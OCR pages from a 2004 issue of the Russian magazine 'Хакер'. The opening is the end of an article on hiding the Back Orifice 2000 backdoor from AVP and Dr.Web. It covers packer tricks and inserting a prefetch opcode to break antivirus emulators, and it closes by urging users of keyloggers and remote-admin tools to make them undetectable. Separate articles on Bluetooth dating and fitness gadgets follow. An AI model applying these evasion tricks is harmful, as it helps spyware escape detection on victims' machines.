Внедрение команды prefecth (первые три байта, выделенные жирным) срывает hiew'у крышу, побуждая его неправильно декодировать последующий код, в результате чего инструкция mov eax, 315E001h (запись в регистр числа 315E001h) превращается в add [eax][0315E001],bh (добавить к ячейке памяти, расположенной по адресу eax + 315E001h, значение регистра bh)



Сюда мы перемещаемся по нажатию ENTER'а, стоящего на секции .rdata, выше нее только хвост секции .text, пустое место в конце которого заполнено нулями

МЕТОД	AVP	DR.WEB
"голый" bo2k.exe	ловит	ловит
упаковка OBSIDIUM'ом	молчит	молчит
упаковка ASPack'ом	ловит	ловит
упаковка ASPack'ом с затиранием 60h	молчит	молчит
HidePX	ловит	ловит
ASPack + SEH	молчит	молчит
ASPack + EPProt	ловит	возможно win.exe вирус
ASPack + prefecth	молчит	молчит
ASPack + EPProt + pacth	молчит	возможно win.exe вирус
упаковка в архив с паролем	ловит монитором	ловит монитором
ASPack + самомодифицирующийся код	молчит	ловит

шинную команду или обращаемся к несуществующему/защищенному адресу памяти (скажем, лезем в ядро).

И что же? Оба антивируса молчат, а отладчики при достижении строки 3149111h забрасывают нас глубоко в ядро, и далеко не каждый хакер знает, как заставить soft-ice отобразить истинный адрес перехода (правильный ответ: дать команду xframe).


Напоследок - подсунем виртуальной машине не известную ей инструкцию. Что-нибудь из набора мультимедийных команд P-III+. Вот хотя бы prefectch [eax], которой соответствует следующий опкод: 0F 18 00, и которая осуществляет упреждающую предвыборку данных в кэш. Вряд ли антивирусы станут ее эмулировать. Но разве они не могут просто пропустить ее? В том-то и дело, что не могут! Неизвестная инструкция имеет неизвестную длину, и определить ее границы эвристическими методами невозможно. Эмулятор просто не будет знать, откуда ему продолжать разбор кода...

Приведенный выше код раскалывается всеми современными антивирусами, но стоит изменить первые три байта на 0F 18 00, как эмуляторы склеят ласты. Кстати говоря, у hiew'а тоже едет крыша (см. нижний скрин).

Подытожив наши достижения, мы получим табличку, которой по праву можем гордиться.

ЗАКЛЮЧЕНИЕ

Тот, кто пользуется системами удаленного администрирования, джойнерами, клавиатурными шпионами и тому подобными приложениями, знает, что лучшие представители этой братии очень быстро попадают в "черные списки" антивирусных прог, после чего их ценность падает практически до нуля. Это неприятное обстоятельство заставляет большинство юзеров впустую тратить свое свободное время. Кто-то начинает искать софт на замену, кто-то замирает в ожидании свежих версий, которые антивирусам пока еще не известны. Но это - неправильный подход! Этой статьей я хотел показать тебе, что есть способ лучше. Ну, в самом деле, зачем скакать с проги на прогу, когда свой любимый, проверенный временем софт можно модифицировать так, что все антивирусы пойдут гулять лесом?!! Тем более если учесть, что методы модификации, о которых я тебе говорил, настолько просты, что воспользоваться ими может любой более-менее продвинутый пользователь.



Внедрение подложных сигнатур упаковщиков с помощью EPProt

> Напоследок - подсунем виртуальной машине не известную ей инструкцию.

ХАКЕР/№06(66)/2004

МОБИЛЬНАЯ ТЕЛЕПАТИЯ

Вячеслав "ansi" Анисимов (ansi@infos.ru)



Как известно, продвинутые инопланетяне используют для общения непосредственный мысленный контакт. Преимущества телепатии очевидны. Во-первых, не нужно утомляться и шевелить ртом. Во-вторых, можно транслировать не только речь, но и зрительные образы - картинки, видео, а также запахи и другие, в том числе весьма абстрактные ощущения. И еще целая масса дополнительных удобств - мобильность, конфиденциальность и селективность общения. Находясь в тесной компании, можно незаметно для окружающих спокойно (или страстно) направлять поток сознания на свою избранницу или, скажем, нужное тебе должностное лицо.

BLUETOOTH И ДРУГИЕ ТЕХНОЛОГИИ ПЕРЕДАЧИ МЫСЛЕЙ

БУДУЩЕЕ НАСТУПИЛО

Когда человек научится полностью управлять информационными полями вокруг себя? Когда же наступит это счастливое будущее? К сожалению, изучение человеческого мозга идет чрезвычайно туго. Инопланетяне тоже явно не торопятся делиться знаниями. Тем не менее, уже сейчас можно говорить о прообразах альтернативного общения. Устройства, позволяющие изъясняться, не напрягая речевой аппарат, пока находятся на стадии разработок. Об их практических реализациях поговорим чуть ниже. Для начала я обращу твое внимание на новые каналы и методы общения, которые уже не только доступны, но и набирают популярность. Существующие решения позволяют получить нечто похожее на телепатию, так сказать, ее аппаратную модель. Они открывают новый уровень взаимоотношений между людьми, снимают психологические барьеры.

Представь, ты приходишь на семинар по философии и, скучая, просматриваешь список присутствующих. В числе прочих данных обнаруживаешь, что пара человек не против прямо сейчас сыграть в шахматы. При этом один из них - разрядник и тебе явно не подходит, а вот со вторым вполне можно оттянуться. Подходишь, достаешь доску и начинаешь расставлять фигуры... Или, например, заглядываешь в вагон электрички и спрашиваешь, не желает ли кто-нибудь из присутствующих дам заняться с тобой тантрическим сексом. И вместо того чтобы получить по морде, принимаешь к рассмотрению поступившие в ответ предложения, устраиваешь отбор.



Такие картины давно не шокируют тех, кто тесно сошелся с магией "Голубого Зуба" - пользователей мобильников и карманных компьютеров с беспроводным радиоинтерфейсом Bluetooth.

ПРОТОКОЛ ПЕРЕДАЧИ МЫСЛЕЙ

О Bluetooth еще пару лет назад говорили, в основном, как о способе избавиться от кабелей и проводов при подключении всевозможных устройств к сети и друг к другу. Классикой жанра стал первый мобильник Ericsson с беспроводной гарнитурой. Затем появились сообщения об использовании Bluetooth не только в телефонах и компьютерах, но и в бытовой технике - от микроволновок и кофеварок до музыкальных центров и стиральных машин. На это помешательство нельзя было смотреть без улыбки.

Уже изначально Bluetooth задумывался не просто как очередное беспроводное соединение, но и как технология автоматического включения любых устройств в сеть. Девайсам достаточно оказаться в пределах досягаемости, чтобы они "увидели" друг друга и установили контакт. Радиус действия составляет обычно от 10 до нескольких десятков метров. Открытый стандарт на основе единого протокола гарантирует полную совместимость устройств различных производителей. В отдельно взятом помещении Bluetooth создает информационную микросреду - нечто вроде маленького интернета. При этом пользователя совершенно не заботят детали соединения, как не заботит его в большом интернете маршрутизация и другие технические нюансы.

Техническая реализация Bluetooth представляет собой миниатюрный чип, который может быть монтирован практически в любые электронные устройства. Связь устанавливается на частоте около 2,5 ГГц с помощью устойчивого к помехам широкополосного сигнала. Соответственно, нет нужды в прямой видимости, как, например, по IR. Скорость обмена данными достигает 1 мегабита в секунду. В дежурном режиме модуль Bluetooth периодически сканирует частоту в поисках ана-



Микрочип Bluetooth в различных исполнениях

логичных устройств, а также сам посылает сигналы, чтобы его могли обнаружить другие.

Можно сказать, что "голубой зуб" в сочетании с мобильным телефоном или карманным компьютером создает подобие пространства телепатической связи. Сначала окидываем "мысленным" взором окружающих - кто и зачем здесь присутствует, а затем выходим на контакт по своему выбору. Можно проделать это в текстовом или речевом режиме. А при наличии цифровой камеры или заранее заготовленных картинок - посылать те самые зрительные образы.

ГОЛУБЫЕ РАЗВЛЕЧЕНИЯ

С растущей популярностью Bluetooth мир захлестнула эпидемия беспроводных развлечений. Развитие нештатных применений "голубого зуба" в мобильниках началось с прикольного спама - блюджекинга (bluejacking - от hijacking - нападение). Соль шутки в том, чтобы отправить случайному пользователю, попавшему в зону твоего беспроводного контакта, странное или шокирующее сообщение. И следить за его реакцией. Само собой, насильно впарить незнакомцу сообщение не удастся. На дисплей выводится лишь запрос-уведомление с предложением принять мессагу. Именно в этом поле шутники помещают свои неоднозначные фразы. Если получатель "клюнул", телефоны обмениваются паролями и происходит доставка сообщения, к которому могут быть прикреплены картинки и другие файлы. После подвигов блюджекеры отчитываются о проделанной работе - хвалятся оригинальностью и остроумием на домашних страничках и в специальных форумах. Там же публикуются сделанные камерой мобильника фотографии жертв в момент прочтения послания - отвисшие челюсти, обескураженные лица. Международное сообщество блюджекеров старается поддерживать чистоту рядов. На главном сайте www.bluejackQ.com имеется свод правил, предписывающий уважительное отношение к жертве. Например, категорически запрещается посылать порнографию, откровенные непристойности и оскорбления.

Но блюджекинг воспринимается больше как баловство и ребячество. Респектабельные граждане предаются другой народной забаве - тусингу (toothing). Особенно стремительно это развлечение для взрослых набирает популярность в Великобритании. Тусинг - это поиск случайных сексуальных партнеров в общественных местах с помощью телефонов с Bluetooth. По дороге с работы где-нибудь в электричке ты посылаешь короткое сообщение-запрос: "Toothing?". Оно может быть адресовано конкретной персоне, если удастся ее идентифицировать по модели телефона и дефолтному заводскому нику. Но чаще всего запрос направляется наугад. В зависимости от настроения и моральных устоев, адресат может принять предложение и ответить. Общение обычно начинается с флирта по мобильнику и часто заканчивается сексом в ближайшем месте, где можно уединиться - в тамбуре, на автостоянке, в служебном помещении... Тусингом удобно заниматься в местах длительного ожидания - в пригородных поездах, в автобусах, на конференциях и семинарах. В интернете есть специальные сайты и форумы по тусингу. На них можно добыть руководство для "чайников", поделиться собственными впечатлениями, разузнать места "клева" - где, на каких маршрутах и в какое время идет хороший тусинг, а где просто нечего ловить.


Жертва блюджекинга


Тусинг: от слов к делу

В последнее время появился ряд сервисов, упрощающих тусинг и расширяющих его возможности. Службу знакомств Serendipity (www.mobule.net) разработали в знаменитом Массачусетском технологическом институте. Пользователь инсталит на телефон софт и формулирует требования к партнеру на вечер. Типа, "интересует блондинка с большим бюстом и правильным прикусом, желательно без всякого образования". Если поблизости засветилась нужная персона, Serendipity автоматически оповещает о возможной фиесте. В свою очередь, для других пользователей сервиса ты обязан предоставить достоверную информацию о себе. Ходишь по городу, а вокруг тебя непрерывно распространяются любовные радиофлюиды. Аналогичный сервис BuZZone (www.buzzone.net/rus) для покетов и смартфонов продвигает российская компания Exion Systems.




Узнай о тусинге больше:
- www.2thing.net
- http://toothing.blogspot.com/
- www.google.com/search?q=toothing

ЗНАКОМЫЕ НЕЗНАКОМЦЫ

Если ты не сидишь целыми днями, уткнувшись в монитор, а ежедневно ездишь на работу, учебу или хотя бы выбираешься в магазин или в боулинг, ты, конечно, замечал людей, которые тебе лично не знакомы, но которых ты видишь не в первый раз. Этот феномен называется Familiar Strangers - "знакомые незнакомцы". В 1972 году его впервые описал известный психолог Стэнли Милгрэм, автор "правила шести звеньев", экспериментально вычисливший, насколько тесен наш мир. Думаю, тебе было бы любопытно знать, кто эти люди, которых ты непроизвольно выделяешь в толпе, на улице или в транспорте. Когда использование телефонов и карманных компьютеров с Bluetooth становится массовым, сбор статистики можно поручить "голубому зубу". Софтина на телефоне подсчитывает, когда и сколько раз твой Bluetooth контактировал со своим собратом с повторяющимся идентификатором. То есть, как часто ты оказываешься поблизости с одними и теми же людьми. Программу достаточно установить только на свой аппарат. Вычисление и знакомство с постоянными попутчиками становится еще одним телепатическим развлечением. Название пока не устоялось. Но наибольшую известность получил проект

КОРОЛЬ ГОЛУБОЙ ЗУБ

Bluetooth - фамилия датского короля Харальда Блютуса в интерпретации английских летописцев. Какие у него на самом деле были зубы, и откуда взялось странное прозвище, существуют всякие догадки. Почему разработчики беспроводной технологии выбрали именно это название, тоже остается версией на уровне гипотез. Известно, что Блютус был объединителем земель викингов и ввел единый религиозный стандарт - христианство. Так или иначе, название получилось стильное и оригинальное.



Прототип устройства для поиска "знакомых незнакомцев"

Jabberwocky (www.urban-atmospheres.net/Jabberwocky/) исследовательской лаборатории Intel. В русском переводе - Бармаглот, по имени персонажа Льюиса Кэрролла.

БЛИЗКИЕ КОНТАКТЫ ЧЕТВЕРТОГО РОДА

Вот мы и приближаемся к прообразам полноценной телепатии. Вообще говоря, для формирования чувственных образов широко задействуется сила воображения. Она дает полную палитру человеческих ощущений. Что здесь могут предложить современные технологические решения? Идеи по передаче вкусов и запахов пытаются воплотить уже не первый год. Подробный материал об этом ты найдешь в предыдущем номере Хакера. Замечу только, что разработку направления для мобильных телефонов ведет исследовательский центр YRP DoCoMo (www.yrp.co.jp/en/). "Чувственный" телефон ученые обещают представить в ближайшие пару лет.

Пока же нетерпеливые граждане пытаются решить проблему подручными средствами. Три года назад мир облетела новость о 20-летней жительнице Тайваня, которая в играх с бойфрендом использовала в качестве вибратора телефон Nokia 8850 с виброзвонком. При этом они так увлеклись, что потребовалось хирургическое вмешательство для извлечения аппарата. Идея приглянулась многим, и спустя время в продаже появились промышленные образцы устройств для мобильной теледильдоники. Разнообразные насадки для мобильников с виброзвонком сегодня можно купить в интернете (www.dialanorgasm.com, www.phonedildogirls.com) по цене около 10 баксов за штуку. Согласно инструкции, их нужно активировать виброзвонками от входящих sms'ок. Однако несложно представить себе "боевое применение" насадок в тусинге. Bluetooth дает большой простор для фантазии. Рано или поздно появятся программы для гибкого управления длительностью и характером виброзвонка.




Главное, чтобы аккумулятор был хорошо заряжен!

ЛАРИНГОФОНЫ

Ларингофоны, закрепляемые на горле, с давних времен использовались в условиях высокого шума, например, в танках и самолетах. Изначально они выглядели как наглухо запаянные обычные угольные микрофоны. Ларингофоны реагируют на непосредственную вибрацию и мало воспринимают звуковые колебания воздуха.

Неслышная для окружающих скрытая речь - это то, что человек проговаривает "про себя" на вполне конкретном языке, даже если он при этом ничего не произносит вслух. Технологии ее считывания можно использовать не только для ввода информации, но и для "чтения мыслей", что достаточно подробно было описано фантастами.


Система распознавания внутреннего шепота на основе ларингофона

ЧИТАЕМ МЫСЛИ

Для полной скрытности и релаксации хотелось бы передавать речь, не раскрывая рта и не издавая звуков. Телефон Finger Whisper от DoCoMo - только первый шаг к этому. Чтобы начать разговор, придется вставить указательный палец в ухо. Специальный браслет трансформирует цифровой сигнал от собеседника в вибрации, которые передаются через кости руки. Барабанная перепонка улавливает вибрации и переводит их обратно в звуковой сигнал, который воспринимается мозгом.

Передовую систему распознавания внутреннего шепота человека разработал аспирант японского Института науки и технологий Нара. Фактически это сверхчувствительный ларингофон, работающий в сочетании с компьютерной программой распознавания речи. Изобретатель Накадзима утверждает, что его устройство размером с таблетку воспринимает даже не колебания от голосовых связок, а микродвижения мышц лица. Это позволяет улавливать сигнал внутреннего шепота, который в тысячу раз тише голоса. Такая речь не искажена дефектами артикуляции, даже если они есть при обычном общении.

Более глубокие разработки ведут ученые NASA. В их случае речевой сигнал извлекается из непосредственного "шевеления мозгами" - путем считывания и расшифровки нервных импульсов. Импульсы, поступающие на речевые органы, перехватываются посредством датчиков на подбородке и шее человека. Нужные сигналы распознаются, усиливаются и дешифруются системой, а в результате трансформируются в обычную речь. Ученые подчеркивают, что реализация подобной технологии возможна на уровне имплантатов.

ТЕЛЕПАТИЯ "ПО-РУССКИ"

Волна "голубого зуба" нас пока не захлестнула. Дело не только в технологическом отставании и толщине кошельков. Продавать и использовать устройства Bluetooth в России официально разрешили только в марте 2003 года. И, в отличие от забугорья, без лицензии можно работать с устройствами, радиус действия которых не превышает 10 метров, а мощность передатчика - 2,5 мВт. Поэтому размах голубых развлечений пока не тот. И все же, если ты купишь телефон с Bluetooth, определенную интригу поиска и случайных встреч обязательно получишь. Накопление критической массы всегда начинается с энтузиастов. Сейчас самое время сделать свой вклад в развитие тусинга и блюджекинга. Надо сказать, фантазии на тему нестандартного использования рядовых вещей у нас всегда были на высоте. Я уверен, что с настоящим бумом беспроводных технологий в России мы узнаем о совершенно невероятных способах их применения.

Алекс Целых (alex@technews.ru)



БЫСТРЕЕ, ВЫШЕ, СИЛЬНЕЕ



В преддверии летней Олимпиады команда Хакера отрядила меня принять у тебя нормативы ГТО. Говоришь, одной левой "выжимаешь" компьютерную крысу? Не щурясь, гасишь бегущую мишень в CS и делаешь "кол" через Шака в Nba Live? Как бы не так! По статистике, у просиживающих за монитором лучшую часть жизни здоровье никудышное. Компьютеры делают из нас бледных субтильных очкариков, страдающих от туннельного синдрома и болей в спине. Мы губим дыхалку компьютерной пылью, помогаем Гейтсу заколачивать состояние на геморрое и быстро превращаемся в молодых стариков. Таких в олимпийскую сборную не берут.

РАЗВИВАЕМСЯ ФИЗИЧЕСКИ ЗА КОМПЬЮТЕРОМ

НА ЗАРЯДКУ СТАНОВИСЬ

Ежедневный труд над рельефным животом и подтянутыми мышцами - занятие скучное. Когда рядом нет друга, тянущего на тренировки, а девушки за соседними тренажерами ненормально увлечены собственной фигурой, здоровый образ жизни быстро пригорает. Ты "забываешь" продлить абонемент на следующий месяц и возвращаешься за любимый монитор. Внутренний голос клянет: "И дался мне этот значок!" Но каждую весну история повторяется...

А если я скажу, что индустрия хай-тека всерьез озаботилась твоим здоровьем, и теперь развиваться физически можно прямо у компьютера?

ПЕРСОНАЛЬНЫЙ ТРЕНЕР

Наступление хай-тека началось с электронных тренеров-диетологов, встроенных в наручные часы. Такие устройства ведут непрерывный мониторинг пульса и расходуемых калорий. Они держат тебя в постоянном напряжении и время от времени корректируют физические нагрузки. Новые модные диеты и программы тренировок можно загрузить из интернета через компьютер. Фанатики похудания шагу не ступят без консультации со своим персональным тренером на запястье.

Другим направлением развития стали навороченные тренажеры. Встроенный компьютер ведет персональный дневник твоих тренировок и спортивных достижений. Идентификация происходит по смарт-карте, все необходимые данные доступны на сенсорном экране.



Многофункциональный электронный тренер-диетолог Polar S720

Хит сезона - беговые дорожки с технологией iFIT.com (www.iconfitness.com). Тренажер подключается к CD-плееру, видику или компьютеру. Во время получасовой тренировки звуковые импульсы с компакт-диска или кассеты управляют скоростью и наклоном дорожки. Параметры изменяются автоматически, поэтому волей-неволей приходится бежать быстрее. Голос тренера пытается подбадривать и дает полезные советы. Чтобы бежать было веселей, можно выбрать музыкальное сопровождение - от кантри до хип-хопа. Видеоряд на экране переносит тебя в тропики или в тренажерный зал, где с тобой как бы занимается целая группа. При этом достигается полный эффект присутствия - даже девчонки тебе подмигивают. Подключив веб-камеру и микрофон, можно тренироваться в онлайне. За плату с тобой будет работать живой инструктор. Производители наняли достаточное число тренеров, в том числе русскоговорящих, чтобы можно было планировать тренировки круглосуточно. Еще одна интересная возможность - соревнования через интернет. Владельцы дорожек в разных концах света стартуют одновременно и бегут фиксированное время. Кто дальше убежал, тому слава и почести.


Беговая дорожка NordickTrack с технологией персонального тренера iFIT.com


Силовой манипулятор-тренажер kiloWatt

АКТИВНЫЕ КОМПЬЮТЕРНЫЕ ИГРЫ

В свое время компания Exertris (www.exertris.com) подошла к проблеме мотивации к занятиям спортом с неожиданной стороны. В велотренажер была встроена игровая приставка - для начала всего с четырьмя простенькими аркадами. На руле разместился 15-дюймовый ЖК-дисплей и игровая клавиатура с джойстиком. Прилагаемые физические усилия напрямую связывались с успехом в игре. За счет этого достигалась беспрецедентная вовлеченность в работу над собой.

Получившая развитие философия активных компьютерных игр основана на том утверждении, что мы занимаемся спортом не ради тренировок. Мы делаем это из-за кайфа реального челленджа и физического соревнования. Заехать на гору на велике, чтобы слететь с нее, разогнавшись до 90 км/ч. Завалить соперника в армрестлинге. Обогнать, обыграть защитников в футболе. Когда твои легкие горят от бешеного спринта. Когда ты испытываешь чувство удовлетворения и счастливой усталости, знакомое настоящим победителям. Скажи, что может быть лучше? Активные компьютерные игры требуют физических усилий, как в реальном спорте. Но и радость победы в такой компьютерной игре схожа с неземной радостью марафонца, который пришел к финишу первым.

Типичный контроллер для активных компьютерных игр - Gamebike (www.gamebike.com) для Sony PlayStation 2. Устройство существует в двух конструкциях. Первая - с виду обычный велотренажер, подключаемый к порту джойстика. Вторая - настоящий велик, заднее колесо которого висит в воздухе на специальной подставке. Магнитный сенсор фиксирует скорость вращения заднего колеса. Переднее колесо, уткнувшееся в платформу Gamebike, передает контроллеру повороты руля. Чем быстрее ты вращаешь педали велосипеда, тем стремительнее движется виртуальный байк в игре на экране. Контроллер можно использовать для работы с симуляторами велосипеда, с автогонками и другими компьютерными играми на скорость.

Не так давно компания Powergrid Fitness (www.powergridfitness.com) представила первый силовой манипулятор-тренажер. kiloWatt - это гигантский джойстик высотой по плечи. Если толкать его и давить в нужном направлении, объект в игре сдвинется с места и продолжит движение. Встроенные сенсоры измеряют прилагаемые к манипулятору усилия, то есть твою реальную физическую силу, а не просто скорость перемещения пластмассовой рукоятки. Уровень нагрузки можно менять непосредственно в процессе игры. В итоге получаем эффективное упражнение на преодоление силы сопротивления и на изометрию - удержание груза. Тренировка с kiloWatt способствует быстрому и качественному наращиванию мышечной массы. А реалистичный геймплей и нестандартная оценка твоей реакции гарантируют новые ощущения во время игры.

ТАНЦЕВАЛЬНЫЕ КОВРИКИ

Танец - тот же спорт и калории сжигает не хуже. Эпидемия танцевальных ковриков началась в Японии в 1998 году, когда компания Konami выпустила компьютерную игру Dance Dance Revolution. К ней прилагался кусок пластика примерно метр на метр, разделенный на четыре зоны, чувствительные к давлению. Своеобразный геймпад подключался к игровым консолям PlayStation и был неотъемлемой частью ритмичного экшена. В первой версии игры на экране горели четыре стрелки: вперед, назад, влево и вправо. В такт музыке снизу к ним приближались другие стрелки. При их совмещении требовалось быстро встать ногой на нужный квадрат. Действо продолжалось до тех пор, пока игрок не начинал ошибаться, либо элементарно переставал успевать за мелодией. Танцевальные коврики затмили в Японии славу караоке. С тех пор вирус игры заразил миллионы людей в Европе и Америке и вот-вот доберется до нас.

Dance Dance Revolution переживает четвертый сиквел. Аналогичные игры и танцевальные коврики для них выпускают десятки компаний. Коврики отличаются прочностью покрытия, которое все равно снашивается при активном использовании. Число зон возросло до 9 с исходной позицией "ноги вместе" в центре и подсветкой стрелок при нажатии. На экране теперь танцует трехмерный человек, копирующий твои неловкие движения. Оценка выставляется, исходя из точности и скорости выполнения танцевальных па. За сложные комбинации движений даются специальные бонусы. Мелодии разделены по уровням сложности. Свежачок можно загрузить из интернета. Через глобальную Сеть доступны и онлайновые турниры. В командной игре на одном коврике могут сменять друг друга до 8 человек. Другой режим требует определенной сноровки - два человека танцуют только левыми ногами. Ну а настоящие профессионалы отплясывают на двух ковриках одновременно и используют в танце голову вместо ног. Для тех, кто мечтает похудеть, предусмотрен режим аэробики. Задаешь свой вес и сколько хочешь сбросить, а программа сама подбирает танец, ведя счет сжигаемым калориям.

Одними только танцами-шманцами применение ковриков не ограничивается. В зверской игрушке Bandit Bash из труб в случайном порядке высовываются головы.



Производители спортивных VR-симуляторов:
- www.vrealities.com
- www.amusitronix.com
- www.p3pro.com
- www.vividgroup.com




Танцевальные коврики Dance Mat. Как нужно зажигать, чтобы сносить 6 таких ковриков за один месяц?




Игровой манипулятор Gamebike: магнитный сенсор для заднего колеса, платформа для переднего колеса и геймпад на руль

АНЕКДОТ, ДА И ТОЛЬКО

Реальная объява из интернета: "Продам или поменяю на мобильные телефоны, компьютер, ноутбук... универсальный спортивный тренажер для всех групп мышц".


VR-симулятор бобслея

ЧЕМПИОНАТ ПО МЕТАНИЮ КЛАВИАТУР

В этом году предварительно в районе "Митино" в середине августа состоится Третий чемпионат по метанию клавиатур в длину. Два предыдущих проводились в подмосковном Краснознаменске. Исторически в программу чемпионата включаются два вида соревнований. Основной - швыряние клавиатур в длину. Абсолютный рекорд прошлого сезона - 18 метров 90 сантиметров среди мужчин и 15 метров 46 сантиметров среди женщин. Второй конкурс предполагает пинание ногой компьютерных мышей. Удовольствие то еще! В общем, не пропусти регистрацию на сайте **www.kbparty.com**.

Наступая на квадраты, нужно заставить их спрятаться, иными словами - засунуть обратно. Танцевальные коврики открыли новую эпоху активных развлечений за компьютером, поэтому рекомендую не пропустить появление PC-интерфейса и приход к нам этой народной японской забавы.

ВИРТУАЛЬНАЯ РЕАЛЬНОСТЬ

Где получить реальное удовольствие от спорта, если не на стадионе? Конечно, в симуляторе виртуальной реальности, самом тесном сплетении спорта и хай-тека.

Например, в симуляторе бобслея, с помощью которого тренируется национальная американская команда. Спортсмены забираются в подвешенную над землей люльку. Компьютерная станция IBM RS6000 в реальном времени обсчитывает динамику санок. Исходными данными служат параметры трасс Лиллехаммера и Солт Лейк Сити, а также действия самих спортсменов. Картинка на экране отражает реальную перспективу от лица водителя. Спортсмены слышат скрип саней, как во время настоящего спуска, а при помощи устройства обратной связи с переменным успехом вписываются в повороты и испытывают реалистичные перегрузки.



Игровой манипулятор Maxxtro Pro Skater для скейтборда, сноуборда и серфинга

Xtreme Sports Snowboard Simulator от компании Virtual Realities (www.vrealities.com) является на сегодня самым полноценным симулятором сноуборда. Реализм обеспечивает шлем виртуальной реальности с технологией трехмерного звука. Отклоняясь влево и вправо, ты спускаешься по крутому снежному склону Альп. Для прыжков и трюков используется ручной контроллер. Специально для зевак зрелище транслируется на 22-дюймовый выносной монитор. Не хватает разве что вентилятора с модулем управления скоростью ветра и брызг снега, залепляющего очки. Такие прибамбасы для симуляторов экстремальных видов спорта обещали еще несколько лет назад. Но в продажу модели до сих пор не были заявлены.

Pro Skater от Maxxtro (www.maxxtro.ru) - это домашняя модель манипулятора для скейтборда, сноуборда и серфинга с интерфейсом USB. Вставая на доску из металлопластика с противоскользящим покрытием, ты получаешь полный контроль над ситуацией. Отклонение на 1,5 градуса вниз передней и задней части имитирует ускорение и торможение. Крен влево и вправо достигает 8 градусов. На ручном контроллере расположены аж 15 кнопок. По словам экспертов, устройству немного не хватает динамики. Чтобы продавить жесткие пружины, при весе в 60 кг приходится сильно отклоняться и сосредотачивать массу на одной ноге. В результате, движения получаются прерывистыми. Зато цена на Pro Skater - всего 100 долларов против $6000 на Xtreme Sports Snowboard.

